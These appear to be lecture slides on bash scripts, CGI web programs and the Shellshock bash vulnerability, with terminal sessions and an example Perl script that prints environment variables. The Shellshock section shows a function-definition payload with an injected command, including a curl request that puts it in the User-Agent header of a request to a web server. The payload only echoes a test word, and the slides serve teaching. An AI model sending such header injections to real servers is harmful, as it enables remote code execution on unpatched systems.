
```
#!program
```

Tells bash to pass the rest of the file to program to be executed.

Example:

```
#!/bin/bash
STR="Hello World!"
echo $STR
```

Hello World! Example



```
Bruce@Maggs-PC ~
$ cat ./hello
#!/bin/bash
STR="Hello World!"
echo $STR



Bruce@Maggs-PC ~
$ chmod +x ./hello

Bruce@Maggs-PC ~
$ ./hello
Hello World!

Bruce@Maggs-PC ~
$
```

Dynamic Web Content Generation

Web Server receives an HTTP request from a user.

Server runs a program to generate a response to the request.

Program output is sent to the browser.

Common Gateway Interface (CGI)

Oldest method of generating dynamic Web content (circa 1993, NCSA)

Operator of a Web server designates a directory to hold scripts (typically PERL) that can be run on HTTP GET, PUT, or POST requests to generate output to be sent to browser.

CGI Input

PATH_INFO environment variable holds any path that appears in the HTTP request after the script name

QUERY_STRING holds key=value pairs that appear after ? (question mark)

Most HTTP headers passed as environment variables

In case of PUT or POST, user-submitted data provided to script via standard input

CGI Output

Anything the script writes to standard output (e.g., HTML content) is sent to the browser.

Example Script (Wikipedia)

Bash script that evokes PERL to print out environment variables

```
#!/usr/bin/perl

print "Content-type: text/plain\r\n\r\n";
for my $var ( sort keys %ENV ) {
 printf "%s = \"%s\"\r\n", $var, $ENV{$var};
}
```

Put in file `/usr/local/apache/htdocs/cgi-bin/printenv.pl`

Accessed via `http://example.com/cgi-bin/printenv.pl`

Windows Web server running cygwin

```
http://example.com/cgi-bin/
printenv.pl/foo/bar?var1=value1&var2=with%20percent%20encoding
```


```
DOCUMENT_ROOT="C:/Program Files (x86)/Apache Software
Foundation/Apache2.2/htdocs“
GATEWAY_INTERFACE="CGI/1.1“
HOME="/home/SYSTEM"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8“
HTTP_ACCEPT_CHARSET="ISO-8859-1,utf-8;q=0.7,*;q=0.7"
HTTP_ACCEPT_ENCODING="gzip, deflate“
HTTP_ACCEPT_LANGUAGE="en-us,en;q=0.5“
HTTP_CONNECTION="keep-alive“
HTTP_HOST="example.com“
HTTP_USER_AGENT="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101
Firefox/5.0"
PATH="/home/SYSTEM/bin:/bin:/cygdrive/c/progra~2/php:/cygdrive/c/windows/syst
em32:...“
PATH_INFO="/foo/bar“
QUERY_STRING="var1=value1&var2=with%20percent%20encoding
```

Shellshock Vulnerability

Function definitions are passed as environment variables that begin with ()

Error in environment variable parser: executes “garbage” after function definition.

Cygwin Bash Shell Shows Vulnerability




```
Bruce@Maggs-PC ~
$ ps
      PID    PPID    PGID     WINPID  TTY  UID    STIME COMMAND
     7964       1    7964       7964    ? 1001 13:34:49 /usr/bin/mintty
     1728    7964    1728       5604    0 1001 13:34:49 /usr/bin/bash
     6064    1728    6064       4028    0 1001 13:34:56 /usr/bin/ps

Bruce@Maggs-PC ~
$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test

Bruce@Maggs-PC ~
$
```

Exact syntax matters!

Alternatively



```
Bruce@Maggs-PC ~
$ export X="() { :;}; echo vulnerable"

Bruce@Maggs-PC ~
$ bash -c "echo hello"
vulnerable
hello

Bruce@Maggs-PC ~
$ |
```

Crux of the Problem

- Any environment variable can contain a function definition that the Bash parser will execute before it can process any other commands.
- Environment variables can be inherited from other parties, who can thus inject code that Bash will execute.

Web Server Exploit

Send Web Server an HTTP request for a script with an HTTP header such as HTTP_USER_AGENT set to

```
'() { :;}; echo vulnerable'
```

When the Bash shell runs the script it will evaluate the environment variable HTTP_USER_AGENT and run the echo command

```
curl -H "User-Agent: () { :; }; echo vulnerable"
http://example.com/
```